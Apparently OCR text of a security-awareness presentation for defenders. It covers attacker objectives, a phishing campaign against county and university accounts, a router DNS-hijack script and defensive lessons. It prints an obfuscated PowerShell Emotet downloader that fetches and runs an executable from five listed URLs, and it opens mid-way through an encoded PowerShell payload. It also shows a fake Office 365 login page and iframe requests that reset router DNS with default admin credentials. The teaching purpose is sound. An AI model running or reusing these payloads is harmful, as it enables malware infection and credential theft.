BhAGIAYgA3ADkANgA1ADMAYQBhADIAZABlADgAMAAyAGUANwBmADEAZAA1AGIAMwBkADkAYgBkAGMAYwBmADEANwAyADgAYgAwADMAZQBhADIAMABhADYANwBhAGUAZQA4AGQAYgA0AGUAYQBhADAAMQBiA
DkAMwBmADQAMAA1ADcANAAzADAAZgBhADYAOAAwADkANQAwADEAMABjAGIAMQBmADQANgBkAGMAMAA2AGQANwBjADIAMwBkADkAYgBkAGIAOABjAGUAMAA4ADMANQBjADUAMABmADAAYQBmAGMAMQA0
ADkAYgA4ADAAOABiAGYAYwA2ADAAMwBlADUAMgBhADMAYgBiADUANQBhADgAZQAyAGMAMwBmADcAZAA3AGIAMAAwAGMAOAA1AGYANAA0ADYAMgA1ADIAZABkAGEAYQA2ADMAYwA0ADMANQA1ADAAMgBhA
DUAYwA5ADIANwAwADEAOQAzADUAYQBhADkANgBlAGEAZQAwADgAZABiAGQAZQA4ADAAMwBjADUAYgAzADAANwAzADMAMgBhAGQAOQBiADEAZQBhADUAMwBmAGYANwA3AGEAZAA2ADIANgBhADYANQBkAD
AAZAA1ADQAYgBhAGMAOQAyAGQAYwAwADkAOAAyADMAOAAzADMAZQA0ADEAOQA4ADMAYgA4ADgAZAA4ADMANwAwADcAZQBhAGMANwAzAGMAMgBkAGIAMQAzADkAMQBhADkAMgBlADcANAAwAGMAYQBhAGI
ANABkADYAZQBkADMAMAA2ADMAZgAxAGYAYQA5ADIAMgBiADkANQBiADgAMQAzAGUAOAA5ADUAMwBmADcANQBiAGYANABlAGMAOABhADUAMwBkADgAZgA1ADkANAA3ADQAYQA3AGIAZgBkADQAOAA0ADAAN
gAxADQANwAwADkAOQBiAGYAOABiADAAYQA4ADEAMQA0AGEAYwBiAGYANwA0AGEANgBhADUAZgAxADUANQA4AGQAMAA0ADMAMABlADIAOABkAGUAMQBmADUAMwAwAGIAMAAxADQAYwA2AGQAOQAyAGIAZ
QBmAGQAMQBjAGMANwAwAGMAYQBiADYAMQAyAGUAMwA2ADgANwAxAGEAYwBkADQANwAxADgAZgA5AGMANgA4ADAAOAA2ADMAYgA3ADQAMQAwADMAYgAwADgAOQA0ADUAOQA0ADcAZAAyADAAZgA0ADcA
OQBlAGQAYgBlAGUAYwBiAGQANgA5ADkAMAAwAGMAYQA5ADcANQBiAGMAYgA0AGYAZQA4ADIAOQA2AGIAMwAzAGEANgA0ADAAYwA3ADMAYQAzAGEAYQA3ADgAYgBjAGIAOAA5ADgAYwBhADcAOAA2AGYANwA1
ADIAYgBmAGQANAAxAGUAYQBmADcAOQBkADEAMAA3AGUANQA3ADEAOAAwADQANgBjADUAOAA1ADUAMQBkAGEAYwA1ADgANgA2ADcANABkADkAZABjADMANgAzADIAYwBkAGMAMwAxADkANgA5ADkAYQA0A
GYANgA4AGQANwA3ADYANwBmADkAYQA1AGUAZAA5ADcAOAA5AGMAZABmADQAYgA1ADkAMQBhAGYANgAzADAANgAzADIAYwBkAGMAMwBiADUAZQA5ADEAY
wBmAGQAZAA0ADEAYgAyAGEAYwBlAGMAZgBkADQAMABhAGMAYQA0AGYAYgBiADIAMAAzADYAMQA2ADIAOQBmADUAZQBlAGIAZQBiAGEAYQA1ADUANwBhAGIAYwAzADYAOAAzAGEAZQA1A
DUAMQA5ADAAYgA5AGIAYQA4ADkAZAA5ADQAMwA5AGYAMQBjAGIAOABmADEAZQBlAGEAYQBjADEAMAAyADAAOQBlAGMAMwA3ADYAMgA0ADMAMABiADUAZQAzAGEAOQBiADkAYwBhAGEAMwBiADUAZQA3AD
QAOQAyADkANgBiADUANwBlADMAOQBkADYAMAAwADQAMABlADAAMwBiAGUAZgAyADMAYwBjADQAZgAyAGMAYgBiADIAYQA0ADQANwBjADAAMQA4ADMANQBjADAANQAyAGMAMABjADgAYwBkADAAOAA3ADUA
MQA4AGIANwBmADIAZgA5ADIAZQBiADAAOQBhADAAMQBjADgAOQAzAGQAYQAzAGMAMQBjAGQAZgAwADMAOQAwAGQAYQAxAGMAYgA5ADYANQAyADYAOABkADQAZQA2ADIAMABjAGYANwA2AGEANQBmADQ
ANQBkADAAZQA5ADYANQA3ADUAYwAxAGYAMQA1AGEAMwA1AGYAOAA2AGIAZQBiADEAZAA3ADkAMABkADQAYwA3AGYAMwA3AGYAZgAxAGYANwA3AGQAMgAzAGYAYwA1AGUAYQBhADQAMABiAGEAMABmADI
AYQA1ADcA'|ConvErtTo-SecureStrInG -kE 47,15,57,235,121,255,163,101,174,203,154,155,179,74,1,161,111,47,163,233,159,97,66,211,129,147,81,157,97,81,70,76)))) |&(([StrINg]$VErboSEPReferenCE)[1,3]+'X'-JOIn‘)

Installation: Here's the powershell command.

```
$nsadasd = &('n'+'e'+'w-objec'+'t') random;$YYU = .('ne'+'w'+'-object')
System.Net.WebClient;$NSB = $nsadasd.next(10000, 282133);$ADCX = '

http://frameyourdreams.in/PZFHT/@http://www.donagracia.com/V4Q89n/@http://www.alaine
.fr/1cZtAy/@http://www.ciollas.it/0UhP/@http://demo.evsoft.pk/twbohUq/'.Split('@');$SDC =
$env:public + '\' + $NSB + ('.ex'+'e');foreach($asfc in
$ADCX){try{$YYU."Do`Wnl`OadFI`le"($asfc."ToStr`i`Ng"(), $SDC);&('Invo'+'k'+'e-
Item')($SDC);break;}catch{}}
```

Download and execute Emotet Infostealer from:

- http://frameyourdreams.in/PZFHT/
- http://www.donagracia.com/V4Q89n/
- http://www.alaine.fr/1cZtAy/
- http://www.ciollas.it/0UhP/
- http://demo.evsoft.pk/twbohUq/

Command and control (C2) & objectives

Infected computer inside the network, once behind the firewall the system becomes beach head to further the attack. All it takes is one!

Attackers can introduce additional tools/malware to move around inside the network to more interesting targets.

- Credential stealing tools
- Compromise domain controllers and steal everyone credentials.
- Compromise security systems so that they can monitor and remain undetected.
- Scan network for misconfigured services or open network shares.
- Exploit unpatched systems. E.g. eternal blue exploit which spread WannaCry.
  - Legacy systems that can't be upgraded for some reason have old vulnerabilities and they know how to find them.
- Search the network using keyword list to identify target data for theft.

Stage interesting data for exfiltration out of the network.

- Mail it to themselves, put it on company webserver and download from there, use backdoor transfer capabilities to exfiltrate data

If attackers remain undetected they return occasionally to steal new data.

Leverage your network to attack others. Partners and others who trust you are doing a good job of defending your network.

Or encrypt and ransom critical files on the network! Do you have good backups?

Or other destructive cyber attack. Would you know what you lost?

Your authentication credentials are valuable


- Receipt From: redacted@<redacted>county.gov
- Spoofed From: "Help Desk"
- To: <redacted>
- Subject: Validate Email To Avoid Close Down==
- URL: http://bit.do/d2uoX
- Messages from:
  - <redacted>countycourt.com, <redacted>countyhhs.org, <redacted>county.gov, 11 different <redacted>.edu accounts

```
 - This mail is in HTML. Some elements may be ommited in plain text. -

You may no longer have access to your office365 email account because your email account has exceeded it's mail quota on
the database server. If you want to continue using your office365 account, please verify your account to continue using
your email service. Update through the link below.


UPDATE EMAIL

Sincerely,
Information Technology.
```


Sign in
/asap/home_2/login.php
Łączyć
Conecte
連接
Ligue
Connect
تواصل
Verbinden
つなぐ
Yhdistä
povezati
להתחבר
Office 365
Work or school account
@example.com
Password
Keep me signed in
Sign in
Can't access your account?
© 2017 Microsoft
Terms of use
Privacy & Cookies
Microsoft

URL shortener “bit.do” statistics

Bit.do URL shortening service. Many shorteners offer usage statistics.

One redirect to http://donmonteith.com/in.index/home_2/login.php?cmd=login_submit… (Definitely not the internal helpdesk website)

100 unique IP’s in NM. 12/24/2017-1/12/2018. As well as other states and countries

Alamogordo, Albuquerque, Aurora, Brooklyn, Cedar Crest, Chicago, Clovis, Cochiti Lake, Corrales, Denver, Farmington, Gainesville, Gallup, Grants, Hobbs, Las Cruces, Los Lunas, Moriarty, Navajo, Omaha, Portales, Rio Rancho, Santa Fe, Taos, Tijeras.

United States, Austria, Bangladesh, Nigeria, India, Germany, Mexico, Eucador,

E.g.

CITY	STATE	DATE_AND_TIME
Alamogordo	New Mexico	12/24/2017 19:25
Albuquerque	New Mexico	12/24/2017 4:05
Albuquerque	New Mexico	12/24/2017 6:08
Albuquerque	New Mexico	12/24/2017 6:44
Albuquerque	New Mexico	12/24/2017 6:45
Albuquerque	New Mexico	12/24/2017 7:00
Albuquerque	New Mexico	12/24/2017 7:13

Can clicking a link in an email result in your router being compromised?

Email contains Facebook themed social engineering lure with a spoofed link that wants you to believe it will take you to Facebook.

Link really goes to some other "NOT" facebook site which executes JavaScript code.

Javascript attempts HTTP requests that would result in reconfiguration of a SOHO router using the default configuration. E.g. Linksys, Netgear, Dlink, Tplink, possibly others.

If you did not change the default usernames and passwords of those pieces of equipment this script run from your web browser would reconfigure your router.

The result is a DNS hijack to an attacker controlled site. All future internet traffic from your network that relies on DNS could be redirected at the attackers choosing.

```
</script>
[... TRUNCATED ...]
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:101]/<Full URL redacted>&dnsserver=<IP Address redacted>&dnsserver2=<IP Address
redacted>&Save=Save"...</iframe>
<iframe src="http://10.1.1.1/<Full URL redacted>&dnsserver=<IP Address redacted>&dnsserver2=<IP Address redacted>&Save=Save"...</iframe>
<iframe src="http://10.1.1.254/<Full URL redacted>&dnsserver=<IP Address redacted>&dnsserver2=<IP Address redacted>&Save=Save"...</iframe>
<iframe src="http://10.0.0.1/<Full URL redacted>&dnsserver=<IP Address redacted>&dnsserver2=<IP Address redacted>&Save=Save"...</iframe>
<iframe src="http://10.0.0.254/<Full URL redacted>&dnsserver=<IP Address redacted>&dnsserver2=<IP Address redacted>&Save=Save"...</iframe>
<iframe src="http://admin:@[0:0:0:0:0:ffff:c0a8:101]/<Full URL redacted>&dnsserver=<IP Address redacted>&dnsserver2=<IP Address
redacted>&Save=Save"...</iframe>
[... TRUNCATED ...]
</script>
```

Disrupting Nation State Hackers

NSA Hacker Chief Explains How To Keep Him Out Of Your System

NSA Rob Joyce Presenting at Usenix Enigma security conference Jan. 2016
https://www.usenix.org/conference/enigma2016/conference-program/presentation/joyce
https://www.wired.com/2016/01/nsa-hacker-chief-explains-how-to-keep-him-out-of-your-system/

Most intrusions come down to 1 of 3 things.
- Malicious email, malicious website or removable media.

No vulnerability is to small or inconsequential.

Even temporary cracks are sweet spots.

Hard coded passwords and weak protocols.

Credentials are king, they hunt user and sysadmin credentials.


Know your network because a dedicated attacker is going to.

We are patient and will wait for the opportunity to compromise the network.

Infrastructure devices may provide access.
- E.g. Heating and cooling systems... Thermostat... Printer... Camera… Smart devices…

Understand network trust boundaries.

Don’t trust your users to automatically make the right decisions.



Demo:

Some points to remember!

Do you have an incident response plan. Have you ever tested it? Are your staff aware of the plan?

If you don't take security seriously your probably already hacked.

If your network is connected to the internet it is under attack right now.

If you don't look for compromise on your network you'll never find it.

- Doesn't mean it hasn't happened though. So you might as well look.

Attackers will leverage your relationships against you. Have a way to verify when something is suspicious.

- Don't email a compromised users mailbox and ask if they sent this weird email. The answer is YES!


Humans want to trust, hackers rely on that instinct. Be suspicious! There is a lot at stake.

Ask yourself questions about the security of your network or hire a professional who will.

- How would I break into my network? Chances are someone already thought of it and is trying.

In order to "win" the security game. You have to successfully defend your network every time all the time. The adversary only has to succeed once.

You have something worth being hacked for! Whether its to steal your proprietary information, that of your customers, your bank or personal information or to leverage you to get to someone else. You are desirable as a target!



Questions: